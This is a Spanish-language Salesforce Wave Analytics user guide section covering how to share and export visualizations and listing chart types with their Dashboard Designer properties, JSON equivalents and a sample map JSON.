Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

**PERMISOS DE USUARIO**

Para ver visualizaciones:
- "Utilizar Wave Analytics"

1. Haga clic en **Compartir**.

2. Haga clic en la ficha para seleccionar el método de colaboración que desea:
   a. **Publicar en noticias en tiempo real** publica en Chatter una imagen y un vínculo a la lente, el panel o la aplicación. Seleccione noticias en tiempo real de **Usuario** o **Grupo**, introduzca el nombre y luego escriba su comentario. También puede eliminar la imagen de su publicación pasando el ratón sobre ella y haciendo clic en la **x**. Recuerde que las imágenes publicadas son públicas.
   b. **Obtener URL** proporciona una URL única al activo. Copie el enlace y luego péguelo donde desea compartirlo.
   c. **Descargar** le ofrece opciones para compartir una visualización sin dar acceso a ella. Puede descargar como una imagen (`.png`) o en formato de datos filtrados en Microsoft® Excel® (`.xls`) o valores separados por comas (`.csv`).
3. Si es posible, haga clic en **Otorgar acceso** para establecer el nivel de acceso de colaboración.
4. Haga clic en **Listo**.

Nota: Para compartir una visualización, debe otorgar el acceso a la aplicación que la contiene. Lentes, conjuntos de datos y paneles en ña aplicación compartida predeterminada son accesibles para todos los usuarios de Wave Analytics, salvo que los administradores hayan restringido el acceso. El resto de las aplicaciones son privadas a no ser que un usuario con acceso de Gestor a la aplicación las haya compartido con un usuario, grupo o función específicos.

## Exportar una visualización como una imagen

Exporte su visualización actual de modo que pueda guardarla como un archivo de imagen.

1. Haga clic en el botón **Acciones**.

2. Haga clic en **Exportar como imagen**.
   Se abrirá una nueva ventana de navegador con la visualización en un archivo de imagen .png.
3. Haga clic con el botón derecho del ratón en la imagen y, a continuación, seleccione **Guardar imagen como...**.
4. Introduzca un nombre de archivo y, a continuación, haga clic en **Guardar**.

EDICIONES

Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

PERMISOS DE USUARIO

Para ver visualizaciones:
- "Utilizar Wave Analytics"

# Visualización de datos con gráficos

Si su objetivo es la compresión de grandes cantidades de datos comerciales y comunicar esa compresión con compañeros de trabajo, socios y clientes, la capacidad de visualizar sus datos es de vital importancia. Wave proporciona un gráfico para cada necesidad, lo que supone un método para ilustrar aspectos clave de su negocio de la manera adecuada.

Los gráficos de Wave se integran con las herramientas de Wave que ya utiliza para explorar datos. Empiece con un conjunto de datos, explore con una lente, recórtelo en Wave Dashboard Designer y cree un deslumbrante panel.

### Gráficos combinados

Utilice un gráfico combinado para mostrar dos series de datos relacionadas, como valores agrupados discretos como barras verticales superpuestas con un gráfico de líneas que representa un valor medio. El gráfico combinado se encuentra en Wave Dashboard Designer y en classic designer.

### Gráficos de anillos

Utilice un gráfico de anillos si tiene varias agrupaciones y desea mostrar la proporción de un único valor para cada agrupación, en comparación con el total, y también la cantidad total misma. El gráfico de anillos se encuentra en Wave Dashboard Designer, en classic designer y en el explorador.

### Gráficos de embudo

Utilice un gráfico de embudo para visualizar datos secuenciales que se pueden dividir en etapas, como un ciclo de ventas. El gráfico de embudo se encuentra en Wave Dashboard Designer y en classic designer.

### Gráficos de medidor

Utilice gráficos de medidor para realizar un seguimiento del progreso junto a una medida única, como cuántos ingresos se realizaron frente a destino. El gráfico de medidor se encuentra en Wave Dashboard Designer.

### Gráficos de barras horizontales

Utilice un gráfico de barras horizontales para proporcionar una rápida comparación visual de valores relacionados. El gráfico de barras horizontales se encuentra en Wave Dashboard Designer, en classic designer y en el explorador.

### Mapas de calor

Utilice un mapa de calor para resaltar visualmente datos con valores altos y bajos cuando existe una única medición y múltiples dimensiones. El gráfico de calor se encuentra en Wave Dashboard Designer, en classic designer y en el explorador.

### Mapas

Utilice un mapa si tiene datos con un componente geográfico que pueda sombrear áreas en proporción a valores asignados, lo que permite el resaltado visual de áreas de alto valor. El gráfico de mapa se encuentra en Wave Dashboard Designer y en classic designer.

### Gráficos de pirámide

Utilice un gráfico de pirámide para resaltar visualmente tamaños relativos de valores de dimensión apilados. El gráfico de pirámide se encuentra en Wave Dashboard Designer.

### Gráficos de calificación

Utilice un gráfico de calificación para obtener una mejor comprensión de la idoneidad de una calidad que se mide, como la satisfacción del cliente. El gráfico de calificación se encuentra en Wave Dashboard Designer.

### Gráficos de dispersión

Utilice un gráfico de dispersión para visualizar la correlación entre dos grupos de datos. El gráfico de dispersión se encuentra en Wave Dashboard Designer, en classic designer y en el explorador.

### Gráficos de cronología

Utilice un gráfico de cronología para mostrar cómo cambia un valor con el paso del tiempo. El gráfico de cronología se encuentra en Wave Dashboard Designer, en classic designer y en el explorador.

### Gráficos de barras verticales

Utilice un gráfico de barras verticales (también denominado gráfico de columnas) para mostrar recuentos relativos de elementos, como candidatos o divisas. El gráfico de barras verticales se encuentra en Wave Dashboard Designer, en classic designer y en el explorador.

### Gráficos en cascada

Utilice un gráfico en cascada para mostrar el efecto acumulativo de valores positivos o negativos introducidos secuencialmente con desgloses de los totales de los valores. También se conocen como "ladrillos volantes" o gráficos "Mario". Para incluir los desgloses de los totales de los valores, utilice un gráfico en cascada apilado. El gráfico en cascada se encuentra en Wave Dashboard Designer y en classic designer.

## Gráficos combinados

Utilice un gráfico combinado para mostrar dos series de datos relacionadas, como valores agrupados discretos como barras verticales superpuestas con un gráfico de líneas que representa un valor medio. El gráfico combinado se encuentra en Wave Dashboard Designer y en classic designer.

### Propiedades de gráficos combinados

El gráfico combinado está configurado con las propiedades en Wave Dashboard Designer. Estas propiedades tienen propiedades JSON equivalentes.

Esta tabla muestra las propiedades disponibles.

| Propiedad | Tipo | Descripción | Propiedad JSON | Valores JSON | Valor predeterminado |
|---|---|---|---|---|---|
| Title | entrada de texto | Texto de título del gráfico. | label | cadena | |
| Subtítulo | entrada de texto | Texto de subtítulo del gráfico. | subtitleLabel | cadena | |

| Propiedad | Tipo | Descripción | Propiedad JSON | Valores JSON | Valor predeterminado |
|---|---|---|---|---|---|
| Alineación de título | entrada de texto | La alineación del título y del subtítulo del gráfico | align | left, center, right | center |
| Tema | lista desplegable | El tema de color del gráfico. | tema | wave, light, dark | wave |
| Mostrar valores en barras de gráficos | casilla de verificación | Muestra el número de valores representado por las barras en las barras. | showValues | booleano | TRUE |
| Mostrar puntos | casilla de verificación | Muestra los puntos de datos en el gráfico de líneas. | showPoints | booleano | TRUE |
| Ajuste automático | lista desplegable | Selecciona la escala que aplicar a un gráfico para que se ajuste al widget contenedor.<br>• Ninguna: No se realiza ninguna optimización de ajuste.<br>• Ajustar: Escala el gráfico hasta que ajusta en el widget contenedor.<br>• Conservar etiquetas: El gráfico se ampliará para mantener la visualización de las etiquetas. | autoFitMode | none, fit, keepLabels | fit |
| Modo de eje | lista desplegable | Especifica cómo aparecen las mediciones múltiples en un gráfico.<br>• Eje simple: Muestra las mediciones en un eje<br>• Eje doble: Muestra la primera medición en el eje izquierdo, la segunda medición en el derecho<br>• Múltiples pequeños: Dibuja un gráfico para cada medición | dimensionAxis.axisMode | sync, dual, multi | multi |
| Mostrar eje | casilla de verificación | Muestra el eje en el gráfico. Disponible para X, Y (izquierdo) e Y (derecho). | dimensionAxis.showAxis<br>meansureAxis1.showAxis<br>meansureAxis2.showAxis | booleano | TRUE |
| Mostrar título | casilla de verificación | Muestra el título del eje. Disponible para X, Y (izquierdo) e Y (derecho). | dimensionAxis.showTitle<br>meansureAxis1.showTitle<br>measureAxis2.showTitle | booleano | TRUE |
| Title | entrada de texto | El título asignado al eje. Disponible para X, Y (izquierdo) e Y (derecho). | dimensionAxis.title<br>meansureAxis1.title<br>meansureAxis2.title | cadena | |

| Propiedad | Tipo | Descripción | Propiedad JSON | Valores JSON | Valor predeterminado |
|---|---|---|---|---|---|
| Línea de referencia | entrada de número, entrada de texto, entrada de color | Una línea horizontal en un valor de eje Y específico. Disponible para Y (izquierdo) e Y (derecho).<br>• Valor: Valor de eje Y (número)<br>• Etiqueta: Texto que aparece en la línea<br>• Color: Color de la línea (cadena de color) | measureAxis1.referenceLine .value .label .color<br>measureAxis2.referenceLine .value .label .color | número<br>cadena<br>cadena de color | 0<br>rgb(0, 161, 224) |
| Mostrar leyenda | casilla de verificación | Muestra la leyenda del gráfico. | legend.show | booleano | TRUE |
| Mostrar el encabezado de la leyenda | casilla de verificación | Muestra el encabezado de la leyenda del gráfico. | legend.showHeader | booleano | TRUE |
| Mostrar la leyenda dentro del área del gráfico | casilla de verificación | Muestra la leyenda dentro del área del gráfico para reducir el espacio necesario para la leyenda. La leyenda podría superponerse con el gráfico. | legend.inside | booleano | FALSE |
| posición | lista desplegable | Posición de la leyenda. | legend.position | right-top, bottom-center, left-top, top-center | right-top |
| Mostrar como trellis | casilla de verificación | Muestra como gráficos separados basados en agrupaciones. | trellis.enable | booleano | |
| Tipo | lista desplegable | El tipo de trellis.<br>• Horizontal: Mostrar en una fila<br>• Vertical: Mostrar en una columna<br>• Matricial: Mostrar en una tabla<br>• Ajustar: Mostrar en filas | trellis.type | x, y, xy, wrap | x |
| Número de gráficos por línea | lista desplegable | Con el ajuste trellis, establece cuántos gráficos aparecen en una fila antes de iniciar una nueva fila. | trellis.chartsPerLine | 2, 3, 4, 5, 6, 7, 8 | 4 |

## Gráficos de anillos

Utilice un gráfico de anillos si tiene varias agrupaciones y desea mostrar la proporción de un único valor para cada agrupación, en comparación con el total, y también la cantidad total misma. El gráfico de anillos se encuentra en Wave Dashboard Designer, en classic designer y en el explorador.

## Propiedades de gráficos circulares

El gráfico circular está configurado con las propiedades en Wave Dashboard Designer. Estas propiedades tienen propiedades JSON equivalentes.

Esta tabla muestra las propiedades disponibles.

| Propiedad | Tipo | Descripción | Propiedad JSON | Valores JSON | Valor predeterminado |
|---|---|---|---|---|---|
| Title | entrada de texto | Texto de título del gráfico. | label | cadena | |
| Subtítulo | entrada de texto | Texto de subtítulo del gráfico. | subtitleLabel | cadena | |
| Alineación de título | entrada de texto | La alineación del título y del subtítulo del gráfico | align | left, center, right | center |
| Tema | lista desplegable | El tema de color del gráfico. | tema | wave, light, dark | wave |
| Mostrar título de medición | casilla de verificación | Muestra el título de la medición por encima del gráfico circular. | showMeasureTitle | booleano | TRUE |
| Mostrar total en centro | casilla de verificación | El título asignado al eje. Disponible para X, Y (izquierdo) e Y (derecho). | showTotal | booleano | TRUE |
| Tamaño central | lista desplegable | El porcentaje del diámetro del gráfico circular empleado por el orificio central. Si se está mostrando el total, el tamaño central debe ser lo suficientemente grande para que quepa. | inner | 0, 10, 20, 30, 40, 50, 60, 70, 80, 90, 100 | 70 |
| Mostrar leyenda | casilla de verificación | Muestra la leyenda del gráfico. | legend.show | booleano | TRUE |
| Mostrar el encabezado de la leyenda | casilla de verificación | Muestra el encabezado de la leyenda del gráfico. | legend.showHeader | booleano | TRUE |
| Mostrar la leyenda dentro del área del gráfico | casilla de verificación | Muestra la leyenda dentro del área del gráfico para reducir el espacio necesario para la leyenda. La leyenda podría superponerse con el gráfico. | legend.inside | booleano | FALSE |
| posición | lista desplegable | Posición de la leyenda. | legend.position | right-top, bottom-center, left-top, top-center | right-top |
| Mostrar como trellis | casilla de verificación | Muestra como gráficos separados basados en agrupaciones. | trellis.enable | booleano | |

| Propiedad | Tipo | Descripción | Propiedad JSON | Valores JSON | Valor predeterminado |
|---|---|---|---|---|---|
| Tipo | lista desplegable | El tipo de trellis.<br>• Horizontal: Mostrar en una fila<br>• Vertical: Mostrar en una columna<br>• Matricial: Mostrar en una tabla<br>• Ajustar: Mostrar en filas | trellis.type | x, y, xy, wrap | x |
| Número de gráficos por línea | lista desplegable | Con el ajuste trellis, establece cuántos gráficos aparecen en una fila antes de iniciar una nueva fila. | trellis.chartsPerLine | 2, 3, 4, 5, 6, 7, 8 | 4 |

## Gráficos de embudo

Utilice un gráfico de embudo para visualizar datos secuenciales que se pueden dividir en etapas, como un ciclo de ventas. El gráfico de embudo se encuentra en Wave Dashboard Designer y en classic designer.

### Propiedades de gráficos de embudo

El gráfico de embudo está configurado con las propiedades en Wave Dashboard Designer. Estas propiedades tienen propiedades JSON equivalentes.

Esta tabla muestra las propiedades disponibles.

| Propiedad | Tipo | Descripción | Propiedad JSON | Valores JSON | Valor predeterminado |
|---|---|---|---|---|---|
| Title | entrada de texto | Texto de título del gráfico. | label | cadena | |
| Subtítulo | entrada de texto | Texto de subtítulo del gráfico. | subtitleLabel | cadena | |
| Alineación de título | entrada de texto | La alineación del título y del subtítulo del gráfico | align | left, center, right | center |
| Tema | lista desplegable | El tema de color del gráfico. | tema | wave, light, dark | wave |
| Nº de segmentos de eje | entrada de texto | El número de valores que se muestran en el eje del embudo. | stemSegments | número | 3 |
| Mostrar valor como | lista desplegable | El tipo del número que se muestra en cada segmento.<br>• Ninguna: no mostrar un valor<br>• Número compacto: número abreviado (911K)<br>• Porcentaje: porcentaje del total | valueType | none, compactNumber, percent | compactNumber |

| Propiedad | Tipo | Descripción | Propiedad JSON | Valores JSON | Valor predeterminado |
|---|---|---|---|---|---|
| Mostrar título de medición | casilla de verificación | Muestra el título de la medición por encima del gráfico. | showMeasureTitle | booleano | TRUE |
| Mostrar total en título | casilla de verificación | Si el título de la medición está activado, muestra el total de la medición junto al título de la medición. | showTotal | booleano | TRUE |
| Mostrar leyenda | casilla de verificación | Muestra la leyenda del gráfico. | legend.show | booleano | TRUE |
| Mostrar el encabezado de la leyenda | casilla de verificación | Muestra el encabezado de la leyenda del gráfico. | legend.showHeader | booleano | TRUE |
| Mostrar la leyenda dentro del área del gráfico | casilla de verificación | Muestra la leyenda dentro del área del gráfico para reducir el espacio necesario para la leyenda. La leyenda podría superponerse con el gráfico. | legend.inside | booleano | FALSE |
| posición | lista desplegable | Posición de la leyenda. | legend.position | right-top, bottom-center, left-top, top-center | right-top |
| Mostrar como trellis | casilla de verificación | Muestra como gráficos separados basados en agrupaciones. | trellis.enable | booleano | |
| Tipo | lista desplegable | El tipo de trellis.<br>• Horizontal: Mostrar en una fila<br>• Vertical: Mostrar en una columna<br>• Matricial: Mostrar en una tabla<br>• Ajustar: Mostrar en filas | trellis.type | x, y, xy, wrap | x |
| Número de gráficos por línea | lista desplegable | Con el ajuste trellis, establece cuántos gráficos aparecen en una fila antes de iniciar una nueva fila. | trellis.chartsPerLine | 2, 3, 4, 5, 6, 7, 8 | 4 |

## Gráficos de medidor

Utilice gráficos de medidor para realizar un seguimiento del progreso junto a una medida única, como cuántos ingresos se realizaron frente a destino. El gráfico de medidor se encuentra en Wave Dashboard Designer.

### Propiedades de gráficos de indicador

Los gráficos de medidor polar y plano están configurados con las propiedades en Wave Dashboard Designer. Estas propiedades tienen propiedades JSON equivalentes.

Esta tabla muestra las propiedades disponibles.

| Propiedad | Tipo | Descripción | Propiedad JSON | Valores JSON | Valor predeterminado |
|---|---|---|---|---|---|
| Title | entrada de texto | Texto de título del gráfico. | label | cadena | |
| Subtítulo | entrada de texto | Texto de subtítulo del gráfico. | subtitleLabel | cadena | |
| Alineación de título | entrada de texto | La alineación del título y del subtítulo del gráfico | align | left, center, right | center |
| Tema | lista desplegable | El tema de color del gráfico. | tema | wave, light, dark | wave |
| Tamaño central | casilla de verificación | Para el medidor polar únicamente, el porcentaje del diámetro empleado por el orificio central. | inner | 50, 60, 70, 80, 90, 100 | 80 |
| Min (Mínima) | entrada de número | El valor mínimo de la banda de color bajo. | min | número | 0 |
| Medio | entrada de número | El valor de punto de ruptura que separa los colores bajo y medio. | medium | número | 33 |
| Alto | entrada de número | El valor de punto de ruptura que separa los colores medio y alto. | high | número | 66 |
| Max (Máxima) | entrada de número | El valor máximo de la banda de color alto. | max | número | 100 |
| Banda baja | selector de color | Colores izquierdo y derecho que forman el gradiente de color bajo-medio. | colors.lowColor1<br>colors.lowColor2 | cadena de color | #F71979<br>#CC203D |
| Banda media | selector de color | Colores izquierdo y derecho que forman el gradiente de color medio-alto. | colors.mediumColor1<br>colors.mediumColor2 | cadena de color | #FED444<br>#F29946 |
| Banda alta | selector de color | Colores izquierdo y derecho que forman el gradiente de color alto-máximo. | colors.highColor1<br>colors.highColor2 | cadena de color | #7BDE4E<br>#169913 |
| Mostrar como trellis | casilla de verificación | Muestra como gráficos separados basados en agrupaciones. | trellis.enable | booleano | |
| Tipo | lista desplegable | El tipo de trellis.<br>• Horizontal: Mostrar en una fila<br>• Vertical: Mostrar en una columna<br>• Matricial: Mostrar en una tabla<br>• Ajustar: Mostrar en filas | trellis.type | x, y, xy, wrap | x |

| Propiedad | Tipo | Descripción | Propiedad JSON | Valores JSON | Valor predeterminado |
|---|---|---|---|---|---|
| Número de gráficos por línea | lista desplegable | Con el ajuste trellis, establece cuántos gráficos aparecen en una fila antes de iniciar una nueva fila. | trellis.chartsPerLine | 2, 3, 4, 5, 6, 7, 8 | 4 |

## Gráficos de barras horizontales

Utilice un gráfico de barras horizontales para proporcionar una rápida comparación visual de valores relacionados. El gráfico de barras horizontales se encuentra en Wave Dashboard Designer, en classic designer y en el explorador.

### Propiedades de gráficos de barras horizontales

El gráfico de barras horizontales está configurado con las propiedades en Wave Dashboard Designer. Estas propiedades tienen propiedades JSON equivalentes.

Esta tabla muestra las propiedades disponibles.

| Propiedad | Tipo | Descripción | Propiedad JSON | Valores JSON | Valor predeterminado |
|---|---|---|---|---|---|
| Title | entrada de texto | Texto de título del gráfico. | label | cadena | |
| Subtítulo | entrada de texto | Texto de subtítulo del gráfico. | subtitleLabel | cadena | |
| Alineación de título | entrada de texto | La alineación del título y del subtítulo del gráfico | align | left, center, right | center |
| Tema | lista desplegable | El tema de color del gráfico. | tema | wave, light, dark | wave |
| Mostrar valores en barras de gráficos | casilla de verificación | Muestra el número de valores representado por las barras en las barras. | showValues | booleano | TRUE |
| Normalizar valores | casilla de verificación | En gráficos de barras horizontales apiladas, muestra los grupos apilados como un porcentaje del total. | normalize | booleano | FALSE |
| Ajuste automático | lista desplegable | Selecciona la escala que aplicar a un gráfico para que se ajuste al widget contenedor.<br>• Ninguna: No se realiza ninguna optimización de ajuste.<br>• Ajustar: Escala el gráfico hasta que ajusta en el widget contenedor. | autoFitMode | none, fit, keepLabels | fit |

| Propiedad | Tipo | Descripción | Propiedad JSON | Valores JSON | Valor predeterminado |
|---|---|---|---|---|---|
| | | • Conservar etiquetas: El gráfico se ampliará para mantener la visualización de las etiquetas. | | | |
| Modo de eje | lista desplegable | Especifica cómo aparecen las mediciones múltiples en un gráfico.<br>• Eje simple: Muestra las mediciones en un eje<br>• Eje doble: Muestra la primera medición en el eje izquierdo, la segunda medición en el derecho<br>• Múltiples pequeños: Dibuja un gráfico para cada medición | axisMode | sync, dual, multi | multi |
| Mostrar eje | casilla de verificación | Muestra el eje en el gráfico. Disponible para Y, X (superior) y X (inferior). | dimensionAxis.showAxis<br>meansureAxis1.showAxis<br>meansureAxis2.showAxis | booleano | TRUE |
| Mostrar título | casilla de verificación | Muestra el título del eje. Disponible para Y, X (superior) y X (inferior). | dimensionAxis.showTitle<br>meansureAxis1.showTitle<br>measureAxis2.showTitle | booleano | TRUE |
| Title | entrada de texto | El título asignado al eje. Disponible para Y, X (superior) y X (inferior) si showTitle es TRUE. | dimensionAxis.title<br>meansureAxis1.title<br>meansureAxis2.title | cadena | |
| Línea de referencia | entrada de texto, entrada de color | Una línea vertical en un valor de eje X específico. Disponible para X (superior) y X (inferior).<br>• Valor: Valor de eje X (número)<br>• Etiqueta: Texto que aparece en la línea<br>• Color: Color de la línea (cadena de color) | measureAxis1.referenceLine .value .label .color<br>measureAxis2.referenceLine .value .label .color | número<br>cadena<br>cadena de color | 0<br>rgb(0, 161, 224) |
| Mostrar leyenda | casilla de verificación | Muestra la leyenda del gráfico. | legend.show | booleano | TRUE |
| Mostrar el encabezado de la leyenda | casilla de verificación | Muestra el encabezado de la leyenda del gráfico. | legend.showHeader | booleano | TRUE |
| Mostrar la leyenda dentro del | casilla de verificación | Muestra la leyenda dentro del área del gráfico para reducir el espacio necesario para la leyenda. La leyenda podría superponerse con el gráfico. | legend.inside | booleano | FALSE |

| Propiedad | Tipo | Descripción | Propiedad JSON | Valores JSON | Valor predeterminado |
|---|---|---|---|---|---|
| área del gráfico | | | | | |
| posición | lista desplegable | Posición de la leyenda. | legend.position | right-top, bottom-center, left-top, top-center | right-top |
| Mostrar como trellis | casilla de verificación | Muestra como gráficos separados basados en agrupaciones. | trellis.enable | booleano | |
| Tipo | lista desplegable | El tipo de trellis.<br>• Horizontal: Mostrar en una fila<br>• Vertical: Mostrar en una columna<br>• Matricial: Mostrar en una tabla<br>• Ajustar: Mostrar en filas | trellis.type | x, y, xy, wrap | x |
| Número de gráficos por línea | lista desplegable | Con el ajuste trellis, establece cuántos gráficos aparecen en una fila antes de iniciar una nueva fila. | trellis.chartsPerLine | 2, 3, 4, 5, 6, 7, 8 | 4 |

## Mapas de calor

Utilice un mapa de calor para resaltar visualmente datos con valores altos y bajos cuando existe una única medición y múltiples dimensiones. El gráfico de calor se encuentra en Wave Dashboard Designer, en classic designer y en el explorador.

### Propiedades de gráficos de calor

El gráfico de mapa de calor está configurado con las propiedades en Wave Dashboard Designer. Estas propiedades tienen propiedades JSON equivalentes.

Esta tabla muestra las propiedades disponibles.

| Propiedad | Tipo | Descripción | Propiedad JSON | Valores JSON | Valor predeterminado |
|---|---|---|---|---|---|
| Title | entrada de texto | Texto de título del gráfico. | label | cadena | |
| Subtítulo | entrada de texto | Texto de subtítulo del gráfico. | subtitleLabel | cadena | |
| Alineación de título | entrada de texto | La alineación del título y del subtítulo del gráfico | align | left, center, right | center |
| Tema | lista desplegable | El tema de color del gráfico. | tema | wave, light, dark | wave |

| Propiedad | Tipo | Descripción | Propiedad JSON | Valores JSON | Valor predeterminado |
|---|---|---|---|---|---|
| Colores (Bajo) | selector de color | Valor de color bajo para el gradiente de color. | lowColor | cadena de color | #E2F4FC |
| Colores (Alto) | selector de color | Valor de color alto para el gradiente de color. | highColor | cadena de color | #009DDF |
| Ajuste automático | lista desplegable | Selecciona la escala que aplicar a un gráfico para que se ajuste al widget contenedor.<br>• Ninguna: No se realiza ninguna optimización de ajuste.<br>• Ajustar: Escala el gráfico hasta que ajusta en el widget contenedor.<br>• Conservar etiquetas: El gráfico se ampliará para mantener la visualización de las etiquetas. | autoFitMode | none, fit, keepLabels | keepLabels |
| Mostrar eje | casilla de verificación | Muestra el eje en el gráfico. Disponible para los ejes X e Y. | x.showAxis<br>y.showAxis | booleano | TRUE |
| Mostrar título | casilla de verificación | Muestra el título del eje. Disponible para los ejes X e Y. | x.showTitle<br>y.showTitle | booleano | TRUE |
| Title | entrada de texto | El título asignado al eje. Disponible para los ejes X e Y. | x.title<br>y.title | cadena | |
| Mostrar leyenda | casilla de verificación | Muestra la leyenda del gráfico. | legend.show | booleano | TRUE |
| Mostrar el encabezado de la leyenda | casilla de verificación | Muestra el encabezado de la leyenda del gráfico. | legend.showHeader | booleano | TRUE |
| Mostrar la leyenda dentro del área del gráfico | casilla de verificación | Muestra la leyenda dentro del área del gráfico para reducir el espacio necesario para la leyenda. La leyenda podría superponerse con el gráfico. | legend.inside | booleano | FALSE |
| posición | lista desplegable | Posición de la leyenda. | legend.position | right-top, bottom-center, left-top, top-center | right-top |
| Mostrar como trellis | casilla de verificación | Muestra como gráficos separados basados en agrupaciones. | trellis.enable | booleano | |

| Propiedad | Tipo | Descripción | Propiedad JSON | Valores JSON | Valor predeterminado |
|---|---|---|---|---|---|
| Tipo | lista desplegable | El tipo de trellis.<br>• Horizontal: Mostrar en una fila<br>• Vertical: Mostrar en una columna<br>• Matricial: Mostrar en una tabla<br>• Ajustar: Mostrar en filas | trellis.type | x, y, xy, wrap | x |
| Número de gráficos por línea | lista desplegable | Con el ajuste trellis, establece cuántos gráficos aparecen en una fila antes de iniciar una nueva fila. | trellis.chartsPerLine | 2, 3, 4, 5, 6, 7, 8 | 4 |

## Mapas

Utilice un mapa si tiene datos con un componente geográfico que pueda sombrear áreas en proporción a valores asignados, lo que permite el resaltado visual de áreas de alto valor. El gráfico de mapa se encuentra en Wave Dashboard Designer y en classic designer.

### Propiedades de mapas

El mapa está configurado con las propiedades en Wave Dashboard Designer. Estas propiedades tienen propiedades JSON equivalentes.

Esta tabla muestra las propiedades disponibles.

| Propiedad | Tipo | Descripción | Propiedad JSON | Valores JSON | Valor predeterminado |
|---|---|---|---|---|---|
| Title | entrada de texto | Texto de título del gráfico. | label | cadena | |
| Subtítulo | entrada de texto | Texto de subtítulo del gráfico. | subtitleLabel | cadena | |
| Alineación de título | entrada de texto | La alineación del título y del subtítulo del gráfico | align | left, center, right | center |
| Tema | lista desplegable | El tema de color del gráfico. | tema | wave, light, dark | wave |
| Tipo de mapa | lista desplegable | El mapa en el que mostrar los datos. | map | Consulte al final | World Countries |
| Colores (Bajo) | selector de color | Valor de color bajo para el gradiente de color. | lowColor | cadena de color | #C5DBF7 |
| Colores (Alto) | selector de color | Valor de color alto para el gradiente de color. | highColor | cadena de color | #1674D9 |
| Colores (Bajo) | selector de color | Valor de color bajo para el gradiente de color. | lowColor | cadena de color | multi |

| Propiedad | Tipo | Descripción | Propiedad JSON | Valores JSON | Valor predeterminado |
|---|---|---|---|---|---|
| Mostrar leyenda | casilla de verificación | Muestra la leyenda del gráfico. | legend.show | booleano | TRUE |
| Mostrar el encabezado de la leyenda | casilla de verificación | Muestra el encabezado de la leyenda del gráfico. | legend.showHeader | booleano | TRUE |
| Mostrar la leyenda dentro del área del gráfico | casilla de verificación | Muestra la leyenda dentro del área del gráfico para reducir el espacio necesario para la leyenda. La leyenda podría superponerse con el gráfico. | legend.inside | booleano | FALSE |
| posición | lista desplegable | Posición de la leyenda. | legend.position | right-top, bottom-center, left-top, top-center | right-top |
| Mostrar como trellis | casilla de verificación | Muestra como gráficos separados basados en agrupaciones. | trellis.enable | booleano | |
| Tipo | lista desplegable | El tipo de trellis.<br>• Horizontal: Mostrar en una fila<br>• Vertical: Mostrar en una columna<br>• Matricial: Mostrar en una tabla<br>• Ajustar: Mostrar en filas | trellis.type | x, y, xy, wrap | x |
| Número de gráficos por línea | lista desplegable | Con el ajuste trellis, establece cuántos gráficos aparecen en una fila antes de iniciar una nueva fila. | trellis.chartsPerLine | 2, 3, 4, 5, 6, 7, 8 | 4 |

Este es un JSON de mapa de ejemplo con un mapa de Estados Unidos.

```
{
  "visualizationType": "choropleth",
  "step": "step_newmap",
  "map": "US States",
  "legend": {
    "show": false,
    "inside": false,
    "showHeader": true,
    "position": "right-top"
  },
  "title": {
    "label": "",
    "subtitleLabel": "",
    "align": "center"
```

```
    },
    "theme": "wave",
    "lowColor": "#C5DBF7",
    "highColor": "#1674D9",
    "trellis": {
      "enable": false,
      "type": "x",
      "chartsPerLine": 4
    }
  }
```

Otros valores disponibles para la propiedad `map` son:

"World Countries", "Americas", "North America", "South America", "Central America", "Caribbean", "Europe", "Eastern Europe", "Northern Europe", "Southern Europe", "Western Europe", "Central Europe", "Scandanavia", "Asia", "South Asia", "South East Asia", "East Asia", "Australasia", "Africa", "East Africa", "Middle Africa", "North Africa", "Southern Africa", "Western Africa", "EMEA", "APAC".

## Gráficos de pirámide

Utilice un gráfico de pirámide para resaltar visualmente tamaños relativos de valores de dimensión apilados. El gráfico de pirámide se encuentra en Wave Dashboard Designer.

### Propiedades de gráficos de pirámide

El gráfico de pirámide está configurado con las propiedades en Wave Dashboard Designer. Estas propiedades tienen propiedades JSON equivalentes.

Esta tabla muestra las propiedades disponibles.

| Propiedad | Tipo | Descripción | Propiedad JSON | Valores JSON | Valor predeterminado |
|---|---|---|---|---|---|
| Title | entrada de texto | Texto de título del gráfico. | label | cadena | |
| Subtítulo | entrada de texto | Texto de subtítulo del gráfico. | subtitleLabel | cadena | |
| Alineación de título | entrada de texto | La alineación del título y del subtítulo del gráfico | align | left, center, right | center |
| Tema | lista desplegable | El tema de color del gráfico. | tema | wave, light, dark | wave |
| Mostrar valores en barras de gráficos | casilla de verificación | Muestra el número de valores representado por las barras en las barras. | showValues | booleano | TRUE |
| Mostrar ejes de medición | casilla de verificación | Muestra el eje de cada medición. | showMeasure | booleano | TRUE |
| Mostrar título de medición | casilla de verificación | Muestra el título de la medición de cada medición. | showMeasureTitle | booleano | TRUE |

| Propiedad | Tipo | Descripción | Propiedad JSON | Valores JSON | Valor predeterminado |
|---|---|---|---|---|---|
| Normalizar valores | casilla de verificación | En gráficos de pirámide apiladas, muestra los grupos apilados como un porcentaje del total. | normalize | booleano | FALSE |
| Ajuste automático | lista desplegable | Selecciona la escala que aplicar a un gráfico para que se ajuste al widget contenedor.<br>• Ninguna: No se realiza ninguna optimización de ajuste.<br>• Ajustar: Escala el gráfico hasta que ajusta en el widget contenedor.<br>• Conservar etiquetas: El gráfico se ampliará para mantener la visualización de las etiquetas. | autoFitMode | none, fit, keepLabels | fit |
| Colores (Izquierdo) | selector de color | Especifica el color del lado izquierdo de la pirámide. No está disponible en gráficos de pirámide apiladas. | leftColor | cadena de color | #52b7d8 |
| Colores (Derecho) | selector de color | Especifica el color del lado derecho de la pirámide. No está disponible en gráficos de pirámide apiladas. | rightColor | cadena de color | #e16032 |
| Mostrar eje | casilla de verificación | Muestra los valores del eje central en el gráfico. | dimensionAxis.showAxis | booleano | TRUE |
| Title | entrada de texto | El título asignado al eje. Se genera un título predeterminado si no se introduce un título. Disponible para los ejes derecho e izquierdo. | meansureAxis1.title<br>meansureAxis2.title | cadena | |
| Línea de referencia | entrada de texto, entrada de color | Una línea vertical en un valor de eje específico. Disponible para los ejes derecho e izquierdo.<br>• Valor: Valor de eje (número)<br>• Etiqueta: Texto que aparece en la línea<br>• Color: Color de la línea (cadena de color) | measureAxis1.referenceLine .value .label .color<br>measureAxis2.referenceLine .value .label .color | número<br>cadena<br>cadena de color | 0<br>rgb(0, 161, 224) |
